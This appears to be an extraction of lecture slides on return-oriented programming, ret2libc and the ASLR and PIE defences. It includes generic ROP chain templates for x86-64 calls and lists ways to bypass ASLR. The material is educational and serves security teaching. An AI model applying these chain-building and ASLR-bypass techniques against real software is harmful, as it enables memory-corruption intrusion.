
Return-Oriented Programming (ROP) Attack




Return-Oriented Programming (ROP) Attack




Return-Oriented Programming (ROP) Attack




Return-Oriented Programming (ROP) Attack




Return-Oriented Programming (ROP) Attack



Return-Oriented Programming (ROP) Attack




Return-Oriented Programming (ROP) Attack



```
unsigned int *ptr = 0x12345678;  
*ptr = 0xdeadbeef;
```

Generalizing ROP Chain Patterns

```
unsigned int REG = VALUE;
```



Generalizing ROP Chain Patterns

```
unsigned int *PTR = ADDR;  
*PTR = VALUE;
```

&gadget1
0x12345678
&gadget2
0xdeadbeef
&gadget3



ROP CHAIN

```
&(pop reg1; ret;)  
ADDR  
&(pop reg2; ret;)  
VALUE  
&(mov reg2, [reg1]; ret;)
```


Generalizing ROP Chain Patterns

```
func(arg1, arg2, ...);
```

????????

Generalizing ROP Chain Patterns

This is the program state of when we enter a function:



We need to overwrite the stack contents such that our stack looks like the above to successfully launch a ret2libc attack

Generalizing ROP Chain Patterns

```
x86-64  
func(arg1,arg2,...);
```

```
ROP CHAIN  
&(pop rdi; ret;)  
ARG1  
&(pop rsi; ret;)  
ARG2  
...  
&func
```

Generalizing ROP Chain Patterns

```
x86-64  
func(arg1,arg2,...);
```

```
ROP CHAIN  
&(pop rdi; ret;)  
ARG1  
&(pop rsi; ret;)  
ARG2  
...  
&func
```

Generalizing ROP Chain Patterns


x86-64

```
func1(arg1,arg2);  
func2(arg1);
```

ROP CHAIN

```
&(pop rdi; ret;)  
ARG1 of func1  
&(pop rsi; ret;)  
ARG2 of func1  
&func1  
&(pop rdi; ret;)  
ARG1 of func2  
&(pop rsi; ret;)  
ARG2 of func2  
&func2
```



Eternal War in Memory



ASLR

- ▶ Code Reuse Attacks (CRA) such as ret2libc and ROP assumes that the addresses of functions and gadgets are known
- ▶ Address Space Layout Randomization makes CRA difficult by randomizing base address of segments
- ▶ **ASLR alone only randomizes**
 - Shared libraries (e.g., mylib.so)
 - Stack Segment
 - Heap Segment

ASLR



Bypassing ASLR

- ▶ Abusing parts of program that are not randomized
 - Ret2PLT
 - Gadgets in executable code segment
 - ETC
- ▶ Chaining main attack with Memory Disclosure Bug
- ▶ Other many Program-specific and Situation-specific bypassing techniques

ASLR+PIE on 64Bit Architecture

- ▶ PIE (Position Independent Executable)
 - Generates code that can be positioned anywhere
 - PC-relative addressing

```
gcc -pie -o prog prog.c
```

ASLR+PIE

- ▶ Replace absolute addressing with PC-relative addressing
- ▶ Executable's image can now be placed anywhere in memory

```
// Get current %RIP
```


```
0x565566db <+6>:  call 0x56556784 <__x86.get_pc_thunk.di>
```

```
// Saves %RIP in %RDI
```

```
0x56556784 <__x86.get_pc_thunk.di+0>:  mov edi,DWORD PTR [esp]
```

```
0x56556787 <__x86.get_pc_thunk.di+3>:  ret
```

ASLR + PIE



Bypassing ASLR+PIE

- ▶ ~~Abusing parts of program that are not randomized~~
 - ~~Ret2PLT~~
 - ~~Gadgets in executable code segment~~
 - ~~ETC~~
- ▶ Chaining main attack with Memory Disclosure Bug
- ▶ Other many Program-specific and Situation-specific bypassing techniques